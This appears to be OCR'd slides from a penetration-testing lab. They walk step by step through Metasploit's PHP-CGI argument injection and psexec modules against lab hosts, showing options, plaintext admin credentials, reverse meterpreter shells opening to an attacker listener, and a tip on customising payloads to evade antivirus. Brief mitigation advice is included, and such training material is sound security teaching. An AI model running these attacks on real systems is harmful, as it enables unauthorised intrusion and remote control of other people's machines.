


```
exploit/multi/http/op5_license                        2012-01-05
exploit/multi/http/openx_backdoor_php                 2013-08-07
exploit/multi/http/php_cgi_arg_injection              2012-05-03
exploit/multi/http/php_volunteer_upload_exec          2012-05-28
exploit/multi/http/phpldapadmin_query_engine          2011-10-24
```

Target 1 (Web)

Show exploit information

info exploit/multi/http/php_cgi_arg_injection



```
  ----         ---------------  --------  -----------
  PLESK        false            yes       Exploit Plesk
  Proxies                       no        Use a proxy chain
  RHOST                         yes       The target address
  RPORT        80               yes       The target port
  TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST                         no        HTTP server virtual host

Payload information:
  Space: 262144

Description:
  When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
  to an argument injection vulnerability. This module takes advantage
  of the -d flag to set php.ini directives to achieve code execution.
  From the advisory: "if there is NO unescaped '=' in the query
  string, the string is split on '+' (encoded space) characters,
  urldecoded, passed to a function that escapes shell metacharacters
  (the "encoded in a system-defined manner" from the RFC) and then
  passes them to the CGI binary." This module can also be used to
  exploit the plesk 0day disclosed by kingcope and exploited in the
  wild on June 2013.
```

Target 1 (Web)

Switch context for the exploit module

- use exploit/multi/http/php_cgi_arg_injection

List required options


- show options

Enter all applicable options

- Set Payload (show payloads)
- RHOST = Remote Host (target)
- RPORT = Vulnerable Service Port (if different than 80)
- LHOST = Listening Host (Attacker)
- LPORT = Listening Port (Attacker)

- set payload php/meterpreter/reverse tcp
- set rhost 10.50.60.20
- set lhost <your ip>
- LPORT = 32445 (arbitrary)

Target 1 (Web)



```
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        Use a proxy chain
   RHOST        10.50.60.20      yes       The target address
   RPORT        80               yes       The target port
   TARGETURI                     no        The URI to request
   URIENCODING  0                yes       Level of URI URIENC
   VHOST                         no        HTTP server virtual


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.50.60.128     yes       The listen address
   LPORT  32445            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(php_cgi_arg_injection) > exploit
```

Target 1 (Web)

Mitigation Description:

For this particular exploit;

- ✓ Update PHP to the newest version of PHP

For Services in General:

- ✓ Monitor your logs
- ✓ Ensure you are running most recent versions of web
- ✓ Disable any non-required options, services


Target 2 (File Server)

Exploit Description:

This exploit is a technique that uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This particular Metasploit module is similar to the "psexec" utility provided by SysInternals. This module presents the capability to clean up after itself. The service created by this tool uses a randomly chosen name and description – which can be easily modified.


This exploit effects all versions of Windows.

Target 2 (File Server)




```
msf > search psexec
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                           Disclosure Date  Rank
   ----                                           ---------------  ----
   auxiliary/admin/smb/psexec_command                              normal
   auxiliary/admin/smb/psexec_ntdsgrab                             normal
   auxiliary/scanner/smb/psexec_loggedin_users                     normal
   exploit/windows/local/current_user_psexec      1999-01-01       excellent
   exploit/windows/local/wmi                      1999-01-01       excellent
   exploit/windows/smb/psexec                     1999-01-01       manual
   exploit/windows/smb/psexec_psh                 1999-01-01       manual


msf >
```

Target 2 (File Server)



```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST      10.50.60.30      yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to,
   SMBDomain  WORKGROUP        no        The Windows domain to use
   SMBPass    f1l3z!!1212      no        The password for the spec
   SMBUser    fileadmin        no        The username to authentic


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted:
   LHOST     10.50.60.128     yes       The listen address
   LPORT     32232            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Target 2 (File Server)



```
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.50.60.128:32232
[*] Connecting to the server...
[*] Authenticating to 10.50.60.30:445|WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \HVPMKlDV.exe...
[*] Deleting \HVPMKlDV.exe...
[*] Sending stage (769536 bytes) to 10.50.60.30
[*] Meterpreter session 8 opened (10.50.60.128:32232 -> 10.50.60.30:49158)

meterpreter >
```

Psexec:

- Generates a randomly named EXE
- Uploads EXE to the ADMIN$ share
- Uses a remote procedure call to create a service and execute the EXE.

The EXE:


- Starts an instance of rundll32.exe in a suspended state
- Injects shellcode into rundll32’s memory space
- Calls the starting address of the shellcode

The Shellcode

- Deletes the EXE
- Loads Meterpreter

Target 2 (File Server)


- This exploit/payload has no time limit (other than a computer shutdown)
- Unfortunately, AV detection is high but you can customize your payload to reduce the detection rate.
